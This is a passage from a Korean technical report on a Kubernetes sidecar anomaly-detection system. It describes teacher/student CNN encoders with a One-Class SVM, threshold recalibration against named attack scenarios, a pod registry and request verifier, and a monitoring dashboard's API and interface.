대량으로 생성하여 120,408개의 평가 이미지가 만들어진 반면, post와 comment의 l3나 enum_seq와 같이 짧은 연쇄 요청으로 수행되는 공격은 상대적으로 적은 수의 이미지만 생성되었다.

수집한 트래픽을 이미지화에 사용하는 semantic 벡터로 변환하는 과정에서, 변환 주체는 학습 시점에서는 전처리 코드, 런타임에서는 Converter로 각각 다르지만 벡터를 채우는 방식은 동일하다. 두 경로가 같은 입력에 대해 비트 단위로 같은 벡터를 만들어야 학습된 모델의 판정이 런타임에서 그대로 유효하기 때문이다. 이를 보장하기 위해 특징 계산 함수는 단일 소스로 유지되며 학습 전처리와 런타임 컨버터가 이 모듈을 공유해 동일한 정규식과 상수를 사용한다.

모델 아키텍처 (Teacher, Student, OCSVM)

이상탐지 모델을 구성하는 Teacher CNN 인코더, Student CNN 인코더, One-Class SVM은 각각 서로 다른 역할을 담당하며 학습 순서와 학습에 사용되는 데이터도 다르다.

교사 모델(Teacher CNN)은 정상 트래픽의 semantic 이미지에서 고품질 표현을 학습하는 역할을 담당하고, 파라미터 수는 314.69K다. Contrastive learning으로 학습되며 같은 정상 이미지에 서로 다른 노이즈를 주입한 두 개의 augmented view를 positive pair로 두고 배치 내 다른 이미지를 negative로 두는 방식으로 표현 공간을 형성한다. 정상 트래픽만으로 학습되므로 공격 라벨이 필요하지 않다. 교사 모델은 학습된 뒤 학생 모델로의 지식 증류에만 사용되고 실제 배포에는 포함되지 않는다. 교사 모델 학습 epoch는 30으로 설정하였고, early stop으로 과적합을 사전 방지하였다.

Teacher Shallow · ~314.69K params




그림 22. Teacher 인코더 구조

학생 모델(Student CNN)은 Teacher의 임베딩을 target으로 삼아 지식 증류로 학습된다. Teacher와 같은 입력을 받되 더 작은 파라미터로 같은 임베딩을 재현하도록 최적화된다. 학습 후에는 사이드카에 배포되어 런타임 판정에 사용된다. 학생 모델의 구조는 1x8, 1x16, 2x8, 2x16, 2x32이고 파라미터 수는 각각 1.23K, 12.64K, 5.69K, 13.87K, 87.26K다. 모든 구조가 마지막 층에 AdaptiveAvgPool을 두어 입력 크기에 무관하게 128차원 embedding을 출력하도록 설계되었다. 입력은 (batch, 1, 20, 5) 형태의 semantic image다. 학생 모델 학습 epoch는 20으로 설정하였고, early stop으로 과적합을 사전 방지하였다.

Student 1x8 · ~1.23K params




그림 23. Student 1x8 모델 구조

Student 1x16 · ~12.64K params




그림 24. Student 1x16 모델 구조

Student 2x8 · ~5.69K params




그림 25. Student 2x8 모델 구조

Student 2x16 · ~13.87K params




그림 26. Student 2x16 모델 구조

Student 2x32 · ~87.26K params




그림 27. Student 2x32 모델 구조

OCSVM은 인코더가 만든 정상 임베딩의 분포 경계를 학습하고, 학습된 경계에서 얼마나 벗어나는지를 점수로 계산해 임계값과 비교함으로써 이상 여부를 판정한다. CNN 인코더가 표현 학습을 담당한다면 OCSVM은 그 표현 위에서 정상성 경계를 학습한다. RBF 커널을 사용하며, 하이퍼파라미터 γ 와 ν 는 학습 이후 재보정 절차에서 결정된다.

아키텍처 비교의 공정성을 위해 교사 모델은 서비스당 한 번만 학습되고, 다섯 개 학생 모델 구조가 동일한 Teacher embedding을 target으로 삼도록 했다. 각 구조가 매번 다른 교사 모델로부터 증류될 경우 성능 차이가 아키텍처에서 오는지 교사 모델의 초기 값에서 오는지 구별할 수 없기 때문이다. 주요 하이퍼파라미터 역시 5개 구조 전체에서 동일하게 유지(Teacher shallow, batch size 2048, 학습 이미지 상한 180,000, seed 42, validation 비율 0.3)했다.

Loss Function과 학습 과정

Teacher는 NT-Xent (Normalized Temperature-scaled Cross Entropy) loss로 학습된다. 정상 이미지 x 에 서로 다른 노이즈를 주입해 두 개의 view v_1 과 v_2 를 만들고, 이 둘의 임베딩 사이 코사인 유사도를 최대화하되 배치 내 다른 이미지들과의 유사도는 최소화하는 방식이다. 배치 크기 N 에 대한 loss는 다음과 같이 정의된다.

$$L_{NT-Xent} = -\frac{1}{N} \sum \log \left(\frac{\exp(\text{sim}(z_i, z_j)/\tau)}{\sum_k \exp(\text{sim}(z_i, z_k)/\tau)} \right)$$

z_i 와 z_j 는 같은 이미지에서 비롯된 두 view의 임베딩, sim 은 코사인 유사도, τ 는 온도 파라미터다. 노이즈 주입 방식은 원본 대조학습 augmentation과 같이 Gaussian noise를 더한 뒤 $[0, 1]$ 범위로 클립하는 방식이고, σ 는 0.01이다. Semantic 이미지의 구조를 파괴하는 shuffle이나 crop은 사용하지 않는다.

Student는 Teacher의 임베딩을 그대로 재현하도록 학습된다. 같은 입력 x 에 대해 Teacher가 만든 임베딩 $f_T(x)$ 와 Student가 만든 임베딩 $f_S(x)$ 사이의 MSE를 최소화한다.

$$L_{KD} = \frac{1}{N} \sum \|f_S(x) - f_T(x)\|^2$$

Teacher의 임베딩이 이미 정상 트래픽의 구조를 담고 있으므로 Student는 이 target을 따라감으로써 별도의 라벨 없이도 유용한 표현을 학습하게 된다. 이 방식은 Student가 Teacher와 같은 semantic 공간에 임베딩을 만들도록 유도하되 파라미터 수를 크게 줄

일 수 있게 한다.

OCSVM은 별도의 loss function이 아니라 quadratic programming으로 학습된다. 정상 임베딩의 분포에서 원점으로부터 최대한 떨어진 초평면을 찾되 nu 비율만큼의 정상 데이터가 그 초평면 바깥에 있도록 허용하는 방식이다. RBF 커널을 사용하므로 실제로는 무한차원 특징 공간에서 초구를 찾는 문제로 표현된다. gamma는 RBF 커널의 폭을 결정하며 nu는 outlier 비율을 결정한다. 두 하이퍼파라미터는 재보정 절차에서 그리드 탐색으로 최종 결정된다.

재보정 절차

본 연구의 탐지 대상에는 정상적인 HTTP 요청 구조와 비슷한 웹 애플리케이션 계층 공격도 포함된다. 8080 HTTP 트래픽 위에서 벌어지는 공격은 정상 HTTP 트래픽과 표현 공간이 인접해 있어 임계값이 조금만 어긋나도 정상을 공격으로 잘못 분류하거나 반대로 공격을 놓치는 경우가 발생할 수 있다. 따라서 정상 데이터만으로 학습한 One-Class 경계를 그대로 사용하는 것만으로는 런타임에 들어오는 새로운 정상 패턴과 웹 애플리케이션 계층 공격을 안정적으로 구분하기 어렵다고 판단하여, 이를 보완하기 위해 정상 데이터로 기본 표현 공간과 정상성 경계를 학습한 이후, 수집한 공격 시나리오의 이미지를 재보정 단계에서 활용하여 OCSVM의 gamma, nu와 판정 threshold를 조정하는 재보정 방식을 채택하였다. CNN을 고정한 채 임베딩 위에서만 조정이 이루어지므로 재학습보다 훨씬 빠르고 안정적이다.

재보정에 앞서, 탐지 가능성을 기준으로 각 서비스의 공격 시나리오를 세 역할로 나누었다. DETECT는 OCSVM의 gamma/nu 경계를 고르는 근거로, 시나리오별 ROC-AUC를 계산하여 최솟값(worst AUC)을 최대화하는 데 사용한다. REQUIRED는 최종 임계값이 반드시 만족해야 하는 시나리오별 최소 recall 조건이며 DETECT의 부분집합이다. REPORT_ONLY는 recall 측정값을 보고만 하고, 임계값 선택에는 영향을 주지 않는 시나리오다. 서비스별로 서로 다른 FPR cap과 DETECT 시나리오별 최소 recall을 설정한다.

서비스	FPR cap	DETECT 시나리오	최소 recall
auth	2%	k1, k2	각 95%
post	1%	l3, k1, k2	각 95%
comment	3%	l3, k1, k2	l3 80%, k1/k2 95%
frontend	5%	scan_seq, r1, k1, k2	scan_seq/k1/k2 95%, r1 70%

표 14. 서비스별 재보정 목표 수치

comment의 I3 시나리오에 대한 최소 recall 요구가 post보다 낮은 이유는 comment 서비스의 트래픽 특성상 정상과 공격의 표현이 상대적으로 가까웠기 때문이다. frontend의 r1이 70%로 유일하게 낮은 이유는 응답 뒷부분 미세 변조가 이미지 방식의 원리적 한계에 속하기 때문이며, 오탐에 대한 보정은 relay 검증 로직이 담당하도록 설계하였다. 다만 frontend 모델 학습에서 전 아키텍처 모두가 재보정에 실패하였음에도 불구하고 높은 탐지율을 보였는데, 이는 이후 평가 절에서 이어 설명한다.

일부 시나리오를 REPORT_ONLY로 재보정에 포함시키지 않은 이유는 그것들이 정상과 표현이 근본적으로 겹쳐 임계값 산정에 포함시켰을 때 FPR 예산을 왜곡하는 문제가 발생하기 때문이다. enum_seq는 정상적인 순차 자원 이용과 구분이 모호하고, l2는 동일 템플릿 요청 등 정상에 매우 근접하며, cred_enum은 payload 내용만 다른 공격이라 정상과 표현 거리가 가깝다. 이 시나리오들의 낮은 recall이 이후 평가에서 관찰되는 것은 모델 결함이 아니라 이 역할 분류의 직접적 결과다.

재보정 절차는 다음 순서로 진행된다.

1. 기존 학습 산출물을 백업한 뒤 정상 데이터를 세션 단위로 fit과 val로 분리해 CNN 임베딩을 생성하고, 별도의 test benign 집합으로 FPR을 계산한다. 이후 공격 시나리오별 임베딩을 준비한다.
2. 21개 OCSVM 후보를 fit 데이터로 학습하고, DETECT 시나리오별 ROC-AUC의 최솟값(worst AUC)과 평균을 계산한다. 각 후보에 대해 test benign 점수 분포를 기준으로 임계값을 탐색하며, REQUIRED 시나리오의 최소 recall을 모두 만족하면서 실측 FPR이 가장 낮은 임계값을 선택한다. 조건을 만족하지 못한 후보는 제외한다.
3. 남은 후보 중 worst AUC가 가장 높은 모델을 우선 선택하고, 동률이면 낮은 FPR, 높은 평균 AUC 순으로 결정한다. 즉 OCSVM 경계는 ROC-AUC로, 임계값은 FPR과 REQUIRED 조건으로 각각 최적화한다. 적격 후보가 없으면 재보정에 실패한 것으로 보고 학습 시점의 잠정 임계값을 사용한다.

[2x8] 재보정

[OCSVM candidates] auth

```
gamma= 1.0 nu=0.05 worstAUC=0.999 meanAUC=1.000 fpr= 0.25% OK
gamma= 1.0 nu=0.10 worstAUC=0.999 meanAUC=1.000 fpr= 0.25% OK
gamma= 0.1 nu=0.05 worstAUC=0.999 meanAUC=0.999 fpr= 0.75% OK
gamma= 0.1 nu=0.10 worstAUC=0.999 meanAUC=0.999 fpr= 1.00% OK
gamma= 0.1 nu=0.02 worstAUC=0.999 meanAUC=0.999 fpr= 0.50% OK
gamma= 1.0 nu=0.02 worstAUC=0.998 meanAUC=0.999 fpr= 0.50% OK
gamma= 10.0 nu=0.10 worstAUC=0.998 meanAUC=0.998 fpr= 0.50% OK
gamma= 10.0 nu=0.05 worstAUC=0.995 meanAUC=0.996 fpr= 0.50% OK
gamma= 10.0 nu=0.02 worstAUC=0.995 meanAUC=0.996 fpr= 0.75% OK
gamma= 0.01 nu=0.10 worstAUC=0.958 meanAUC=0.965 fpr= - FAIL
gamma= 0.01 nu=0.05 worstAUC=0.957 meanAUC=0.964 fpr= - FAIL
gamma=0.0001 nu=0.10 worstAUC=0.956 meanAUC=0.963 fpr= - FAIL
gamma= 0.001 nu=0.10 worstAUC=0.956 meanAUC=0.963 fpr= - FAIL
gamma= scale nu=0.02 worstAUC=0.956 meanAUC=0.963 fpr= - FAIL
gamma= 0.01 nu=0.02 worstAUC=0.955 meanAUC=0.963 fpr= - FAIL
gamma=0.0001 nu=0.05 worstAUC=0.955 meanAUC=0.962 fpr= - FAIL
gamma= 0.001 nu=0.05 worstAUC=0.954 meanAUC=0.962 fpr= - FAIL
gamma= scale nu=0.05 worstAUC=0.954 meanAUC=0.962 fpr= - FAIL
gamma= scale nu=0.10 worstAUC=0.952 meanAUC=0.961 fpr= - FAIL
gamma=0.0001 nu=0.02 worstAUC=0.951 meanAUC=0.959 fpr= - FAIL
gamma= 0.001 nu=0.02 worstAUC=0.951 meanAUC=0.959 fpr= - FAIL
```

그림 28. 2x8 아키텍처의 auth 서비스에 대한 재보정 결과

재보정 실패는 재보정 데이터셋에서 목표 조건을 만족하지 못했다는 의미일 뿐이고, 재보정 되지 않아도 테스트 분포에서 정상과 공격의 분리도 자체는 높을 수 있다. 실제로 시스템의 최종 frontend 서비스 모델에서 그런 경우가 관찰된다. 따라서 ROLLBACK은 구조 자체의 성능을 신뢰할 수 없다는 결과가 아니라 임계값을 추가로 검증해야 한다는 조건으로 해석한다.

5.2.4. Control Plane

Control Plane은 개별 사이드카가 알 수 없는 클러스터 전역 정보를 제공하는 모듈로, Pod Info Provider와 Request Verifier로 구성되고, 각 사이드카와는 HTTP로 통신한다.

Pod Info Provider

Pod Info Provider는 Kubernetes API를 주기적으로 조회해 서비스별 Running Pod을 수집하고, 각 사이드카에 형제 Pod 주소록을 전달한다. 주소록은 서비스 이름을 키로, Pod IP 목록을 값으로 저장된다.

```
vagrant@k8s-master:~$ curl -s http://192.168.56.10:8080/status | python3 -m json.tool
{
  "status": "ok",
  "pods": {
    "auth-service": [
      "10.244.126.45",
      "10.244.100.223"
    ],
    "comment-service": [
      "10.244.194.101",
      "10.244.100.224"
    ],
    "frontend": [
      "10.244.194.94",
      "10.244.126.46"
    ],
    "post-service": [
      "10.244.126.29",
      "10.244.194.100"
    ]
  }
}
vagrant@k8s-master:~$ kubectl -n deepmesh get pods -o wide --selector 'app in (auth-service,post-service,comment-service,frontend)'
NAME                                READY   STATUS    RESTARTS   AGE   IP              NODE             NOMINATED NODE   READINESS GATES
auth-service-7b588b7594-bfp18      2/2     Running   0           2d2h  10.244.126.45   k8s-worker2      <none>            <none>
auth-service-7b588b7594-d4l2w      2/2     Running   0           2d2h  10.244.100.223  k8s-worker3      <none>            <none>
comment-service-5887f8db8-wkzxs    2/2     Running   0           2d2h  10.244.194.101  k8s-worker1      <none>            <none>
comment-service-5887f8db8-x8nmw    2/2     Running   0           2d2h  10.244.100.224  k8s-worker3      <none>            <none>
frontend-548c566594-5sl9n         2/2     Running   0           2d2h  10.244.194.94   k8s-worker1      <none>            <none>
frontend-548c566594-bz4md         2/2     Running   0           2d2h  10.244.126.46   k8s-worker2      <none>            <none>
post-service-749598cc5c-72s65     2/2     Running   0           2d2h  10.244.126.29   k8s-worker2      <none>            <none>
post-service-749598cc5c-j7q0w     2/2     Running   0           2d2h  10.244.194.100  k8s-worker1      <none>            <none>
vagrant@k8s-master:~$
```

그림 29. Pod Info Provider 레지스트리

각 사이드카에는 자기 자신을 제외한 같은 서비스의 형제 Pod 목록만 전달한다. 이 주소록은 응답 대체(RELAY)에서 참조 응답을 받아올 대상을 찾을 때 사용되고, Request Verifier가 요청의 출발지 IP가 어느 서비스의 Pod인지 식별할 때 사용된다.

Request Verifier

Request Verifier는 이상으로 판정된 요청이 다른 replica에서도 관측되었는지를 확인해 허용 여부를 응답한다. 사이드카는 가변 요소를 제거한 시그니처를 만들어 질의하며, 시그니처는 다음 형식으로 만들어진다.

```
HTTP: <METHOD>|<HOST>|<정규화 경로>|q:<쿼리 키>|b:<본문 스키마>
비HTTP: TCP|<목적지 IP>:포트>
```

Request Verifier는 각 시그니처를 어느 Pod에서 관측했는지를 서비스 단위로 메모리에 저장해둔다. 별도의 트래픽 수집 과정 없이 이 검증 질의 자체가 관측 기록이 되며,

누적된 기록은 일정 시간이 지나면 만료된다.

```
--no-pager | grep -E 'sig=GET\[a-z\]' | tail -n 5
[INFO] verify: service=comment-service src=10.244.194.101 allow=True sig=GET|post-service:8080|/internal/posts/{id}/exists|q:|b:
[INFO] verify: service=comment-service src=10.244.194.101 allow=True sig=GET|auth-service:8080|/internal/auth/validate|q:|b:
[INFO] verify: service=comment-service src=10.244.100.224 allow=True sig=GET|post-service:8080|/internal/posts/{id}/exists|q:|b:
[INFO] verify: service=comment-service src=10.244.194.101 allow=True sig=GET|post-service:8080|/internal/posts/{id}/exists|q:|b:
[INFO] verify: service=frontend src=10.244.194.94 allow=False sig=GET|dev-server|/api/posts|q:page,size|b:
```

그림 30. Request Verifier 검증 로그, 시그니처(sig=)와 판정(allow=)

다른 replica에서도 관측된 시그니처는 허용(allow=True), 관측 이력이 없으면 거부(allow=False)된다. 거부된 요청을 실제로 차단할지는 Traffic Handler에서 결정한다.

5.3. 모니터링 대시보드 구현

5.3.1. 대시보드 백엔드

대시보드 백엔드는 클러스터 전반의 사이드카 판정을 수집하고 저장하며, 대시보드 프론트엔드가 요구하는 형태로 이를 제공하는 서버로, 텔레메트리를 수집, 저장하고, 조회 API와 실시간 스트림을 제공한다.

백엔드를 설계하며 가장 먼저 결정한 것은, 판정 결과를 어떻게 기록으로 남길 것인가이다. 정상(benign) 트래픽의 경우 평상시 트래픽의 과반수를 차지하며 개별로 저장할 경우 저장해야 할 트래픽의 양이 관측한 트래픽에 비례하여 증가하는 반면, 개별로 조사할 대상은 되지 않는다. 반면 차단(DROP), 대체(RELAY), 교차 검증(CLEARED)에 해당하는 트래픽의 경우 빈도는 낮으면서 각각 개별적으로 조사해야 할 대상이다. 이에 따라 정상 트래픽은 카운터로만, 차단, 대체, 교차 검증의 경우 개별 기록으로 저장하여 제공한다.




그림 31. 대시보드 백엔드 데이터 흐름

토폴로지 그래프의 노드는 Kubernetes API에서 조회한 워크로드 정보로, 엣지는 저장된 데이터(카운터 + 개별 기록)로 구성한다. 화면 갱신은 SSE로 구현하였고, 최초 연결 시 전체 상태를 한 번 전송하고 이후 1초 간격으로 변경된 노드와 엣지만을 전송한다. 개별 기록은 마지막으로 수신한 식별자를 기준으로 재전송하여 단절된 구간의 기록이 사라지지 않도록 했다.

구분	Method	Endpoint	기능
수집	POST	/ingest/events	사이드카가 보내는 판정 배치 수신
통계	GET	/dashboard/stats/summary	분류별 총계 요약
	GET	/dashboard/stats/by-service	서비스별 분류 집계
	GET	/dashboard/stats/timeseries	시계열 집계
토폴로지	GET	/dashboard/topology	서비스 간 통신 그래프 조회
	GET	/dashboard/topology/services/{serviceName}	특정 서비스의 Pod 상세
이벤트	GET	/dashboard/events	개별 판정 기록 목록조회
	GET	/dashboard/events/{eventId}	개별 판정 기록 상세
	GET	/dashboard/events/export	조회 조건에 해당하는 기록 CSV 내보내기
스트림	GET	/dashboard/stream	SSE 실시간 갱신

상태	GET	/dashboard/health	DB, K8s 연결 상태 확인
----	-----	-------------------	------------------

표 15. 대시보드 백엔드 REST API 및 스트림 엔드포인트

엔드포인트는 사이드카가 판정 결과를 전송하는 수집 부분과, 프론트엔드가 화면을 구성하기 위해 사용하는 조회 부분으로 나뉜다. 수집은 /ingest/events 하나이며, 나머지는 모두 조회 전용이므로 대시보드가 클러스터나 저장된 기록을 변경하는 경로는 존재하지 않는다. 조회 API는 화면의 각 영역과 대응하여 통계, 토폴로지, 개별 기록으로 구분되고, 화면 갱신은 /dashboard/stream을 통한 SSE로 이루어진다.




그림 32. 대시보드 DB ERD

대시보드가 사용하는 dashboard_db는 MSA 게시판과 동일한 MySQL 인스턴스 위에 별도 스키마로 배치했다. 저장 구조는 앞서 설명한 저장 전략을 그대로 반영하여, 개별 기록을 담는 detection_event, 집계를 담는 stats_bucket, peer_benign_bucket의 3개의 테이블로 구성된다. 집계 테이블을 둘로 나눈 것은 집계 단위가 다르기 때문으로, stats_bucket은 프록시 단위의 카운트를 담아 통계 조회에 사용되고 peer_benign_bucket은 프록시와 목적지의 조합별 정상 트래픽 수를 담아 토폴로지의 통신 경로를 그리는 데 사용된다. 3개 테이블 사이에는 외래키 관계가 존재하지 않으며, 각 행은 어떤 프록시가 언제 관측한 것인지를 나타내는 serviceName과 podName으로만 논리적으로 연결된다.

5.3.2. 대시보드 프론트엔드

대시보드 프론트엔드는 백엔드가 제공하는 조회 API와 실시간 스트림을 이용해 사용자가 클러스터 전반의 탐지 상황을 하나의 화면에서 확인할 수 있도록 해준다. React + TypeScript로 구현했으며, 토폴로지 그래프는 React Flow로, 판정 추이와 지연 시간을 나타내는 차트는 Recharts로 구현했다. 화면은 개요, 토폴로지 그래프, 판정 추이, 추론 지연, 서비스별 판정 분포, 로그 조회로 분리했으며 각 화면은 다음과 같다.




그림 33. 개요 페이지

개요 페이지는 대시보드에 접속했을 때 가장 먼저 보이는 화면으로 현재 클러스터에서 무슨 일이 일어나고 있는지를 한 번에 파악하는 것을 목적으로 한다. 상단에는 정상 (benign), 교차 검증 통과(cleared), 차단(drop), 대체(relay) 카운트 수를 요약 카드로 표시하고, 그 아래에 토폴로지 그래프와 판정 추이 시계열 차트를 함께 배치했다.

